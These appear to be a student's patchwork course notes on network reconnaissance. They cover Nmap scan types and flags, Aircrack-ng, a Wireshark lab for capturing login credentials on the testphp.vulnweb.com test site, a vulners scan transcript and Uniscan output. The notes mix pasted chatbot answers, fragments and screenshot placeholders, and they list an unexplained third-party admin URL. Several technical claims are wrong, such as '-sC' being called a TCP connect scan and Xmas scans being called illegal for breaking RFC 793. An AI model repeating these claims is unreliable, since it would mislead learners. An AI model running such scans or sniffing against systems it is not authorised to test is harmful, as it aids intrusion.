- **Packets:** It constructs and sends specially crafted packets towards the target, analyzing their responses to infer information about open ports, services, OS, and potential vulnerabilities.
- **Fingerprinting:** By observing certain characteristics of responses, Nmap attempts to match them against fingerprints in its database to identify the OS, services, and versions.
- **Scripts:** For more in-depth information, Nmap can execute NSE scripts that interact with specific services or perform custom checks.

Performing a FULL Scan in Nmap on Linux:

Important disclaimer: Before proceeding, please ensure you have explicit permission to scan the target network or host. Unauthorized scanning is illegal and unethical.

1. **Open a terminal window.**
2. **Execute the following command, replacing `<target>` with the IP address or hostname you want to scan:**

   Bash
   ```
   nmap -A -v -T4 -sC -sS -Pn -p- <target>
   ```

   - `-A` enables aggressive mode, including OS and service detection, NSE scripts, and more.
   - `-v` sets verbose output for detailed information.

    - `-T4` uses a faster timing template for quicker scans.
    - `-sC` and `-sS` perform TCP connect and SYN scans, respectively, for comprehensive port coverage.
    - `-Pn` skips ping scans, assuming you have permission to scan without requiring responses.
    - `-p-` scans all TCP ports (1-65535) by default.
3. **Analyze the output:** Nmap will display a wealth of information about the target, including:
    - Open, filtered, closed, and unfiltered ports
    - Services running on open ports, their versions, and potential vulnerabilities
    - Detected OS version and family
    - Script output based on the NSE scripts used

Potential Risks and Ethical Considerations:

- **Unauthorized scanning:** Scanning without permission is illegal and harmful. Obtain explicit authorization before proceeding.
- **Security implications:** FULL Scans can expose vulnerabilities that attackers can exploit. Exercise caution and ethical responsibility.
- **Network load:** Large scans can generate significant network traffic, potentially impacting system performance. Be mindful of network usage.
- **Privacy concerns:** Some services might consider FULL Scans intrusive. Understand privacy expectations before scanning.

6.XMAS SCAN:

Xmas Scan Overview

An Xmas scan, also known as a TCP Xmas tree scan, is a network port scanning technique that sends specially crafted packets with all three of the **FIN, PSH, and URG** flags set in the TCP header. These flags, when used in combination, violate the expected behavior defined in RFC 793, making the scan **illegal and unethical**.

How Xmas Scans Work

- **Illegal Flag Combination:** Sending packets with all three flags set is invalid as per RFC 793.

- **Distinguishing Open from Closed Ports:**
    - **Closed Ports:** Firewalls or systems configured to follow RFC 793 should respond with an `RST` (reset) packet, indicating the port is closed.
    - **Open Ports (Unlikely):** In theory, open ports should silently discard the illegal packet, but their response might vary depending on implementation, making open port detection unreliable.
- **Limited Usefulness:**
    - **Inaccurate Results:** Firewalls or stateful filtering often block or alter responses, rendering results inaccurate.
    - **Easily Detected:** Intrusion detection/prevention systems (IDS/IPS) usually flag Xmas scans as suspicious activity.

Ethical Considerations and Alternatives

- **Ethical Concerns:** Using Xmas scans is **unethical** because it violates RFC 793 and can be misconstrued as malicious activity.
- **Legal Implications:** Unauthorized scans against systems you don't own or have permission to test may violate laws and lead to legal repercussions.
- **Alternatives:** Ethical and authorized scanning methods using tools like Nmap are available, with options like `SYN` scans that provide more accurate and reliable results while adhering to ethical guidelines.

7. RPC Scan in Nmap:

Unveiling Network Services

An RPC scan, conducted through tools like Nmap, helps identify and understand **Remote Procedure Call (RPC)** services running on target hosts. These services enable applications to execute procedures on remote machines, potentially revealing valuable information about the network's functionality and potential vulnerabilities. Here's how RPC scanning works in Nmap:

1. Port Scanning:

- Nmap starts by performing a regular port scan (TCP or UDP) to identify open ports on the target host.

2. Version Detection:

- Nmap analyzes the open ports to see if they correspond to known RPC protocols (e.g., SunRPC, MSRPC).

3. RPC Brute Force:

- If RPC ports are found, Nmap's RPC brute force engine kicks in.
    - It sends "null commands" to each open RPC port, trying different RPC program numbers (around 600 possibilities).
    - Based on the responses received, Nmap determines the specific RPC program and version running on that port.

4. Information Gathering (Optional):

- Nmap can leverage NSE scripts like `rpcinfo` or `msrpc-enum` to further extract details like registered programs, service names, and more.

Performing an RPC Scan in Linux:

1. **Run the Scan:** Use the following command, replacing `<target_IP>` with the actual IP address:

    Bash

    ```
    nmap -sV -A <target_IP>
    ```

    - `-sV`: Enables version detection, including RPC scanning.
    - `-A`: Enables aggressive scanning, including NSE scripts for further information.

Important Considerations:

- RPC scanning can be intrusive and may trigger security measures. Obtain proper authorization before scanning systems you don't own.
- The gathered information can be sensitive. Handle it responsibly and ethically.
- Nmap offers extensive customization options. Refer to the documentation for advanced usage.

By understanding RPC scans and using Nmap responsibly, you can gain valuable insights into network services and potential vulnerabilities, aiding in informed security decisions.

8. IDE Scan:

I'd be glad to provide a comprehensive response on IDE Scan in Nmap, but it's important to clarify that there is no actual scan type named "IDE Scan" within Nmap. It's possible you might be referring to other concepts related to Nmap scans or IDEs themselves.

Understanding Nmap Scan Types:

Nmap offers various scan types for different purposes, each with its own advantages and limitations. Here are some key scan types to remember:

- **SYN Scan (sS):** The default and most popular, sending SYN packets to determine open, closed, or filtered ports. It's fast and stealthy, but may be blocked by firewalls.
- **Connect Scan (sT):** Attempts to establish full TCP connections with open ports, providing more info but being slower and more noticeable.
- **UDP Scan (sU):** Similar to SYN scan, but for UDP ports. Used for services like DNS, SNMP, or multimedia applications.
- **Ping Scan (sP):** Checks if a host is alive by sending ICMP Echo Request packets. Can be blocked by firewalls but is valuable for initial network reconnaissance.
- **Script Scan (NSE):** Utilizes Nmap Scripting Engine (NSE) scripts to gather detailed information about services and vulnerabilities. Requires additional configuration and interpretation.

IDE Interaction with Nmap:

- **Target Devices:** While Nmap isn't primarily used for scanning Integrated Development Environments (IDEs), you could theoretically scan ports on Linux machines running IDEs through Nmap commands. However, this wouldn't directly interact with the IDE software itself.
- **Port Information for IDEs:** Knowing the ports used by your IDE (e.g., debugger, remote connections) could be helpful in Nmap scans for network security assessments. Consult your IDE's documentation for specific port details.

Performing Nmap Scans on Linux:

Here's a basic example of a SYN scan using Nmap on Linux:

Bash

```
sudo nmap -sS <target_IP_address>
```

Air crack -ng Tool:

https://thetechdeck.hashnode.dev/how-to-use-aircrack-ng-in-kali-linux
https://www.youtube.com/watch?v=F9RayHW9rrQ

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily on Linux but also Windows, macOS, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

After midterm

Unit 4 :

Nmap --network mapper--CLi

zenmap-->GUI- nmap.org-->download-->nmap 7.94.exe

testphp.vulnweb.com

-V --version detection nginx 1.19.0 and port 80 open

-p 21 --port number --- service filtered

-T4, -->aggressive scan and - 80 open

-T5 ---insane scan --

-sV -->version of service

-v, -vv, -vvv --verbose

-A --OS detection, traceroute, version detection

-O ---only OS detection

-f --fragmentation

-F -- FAST scan

http://birbhumccb.com/admin

1. Install wireshark

2. sniff the traffic --->on wifi or eth0 interface

3. open browser-->go to testphp.vulnweb.com-->login (enter credentials)

4. stop sniffing--->find credentials in wireshark


5. analyse the traffic

Testphp.vulnweb.com is a website built by Acunetix, a web application security firm, to test their WEB Vulnerability Scanner


https://medium.com/@nemesiscontreras/testing-for-sqli-web-vulnerabilities-application-walk-trough-22719be8b3a9#:~:text=Wooohoo%2C%20we%20love%20not%20going,So%20let's%20dig%20in!

http://testphp.vulnweb.com/login.php


version




44.228.249.3 ip ---------testphp.vulweb.com





Port 80 is the default port for Hypertext Transfer Protocol (HTTP).






Kali Linux [Running] - Oracle VM VirtualBox
File Actions Edit View Help
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3, and Grepable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
giridhar@kali:~
$ nmap -script vulners -sV 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 10:27 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.38s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.19.0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.20 seconds
giridhar@kali:~
$
Search
NIFTY -0.65%
Search
ENG IN
10:28 15-03-2024

Uniscan:



File Edit View Search Terminal Help
| Local File Include:
| Remote Command Execution:
| Remote File Include:
Scan end date: 26-5-2017 11:39:9
HTML report saved in: report/www.techchip.net.html
root@techchip:/usr/share/uniscan/report# firefox www.techchip.net.html


File Edit View Search Terminal Help
Uniscan project
http://uniscan.sourceforge.net/
V. 6.3
Scan date: 26-5-2017 11:17:19
| Domain: http://www.techchip.net/
| Server: Apache
| IP: 162.210.102.220
Scan end date: 26-5-2017 11:17:25
HTML report saved in: report/www.techchip.net.html
root@techchip:~# cd /usr/share/uniscan/report/
root@techchip:/usr/share/uniscan/report#




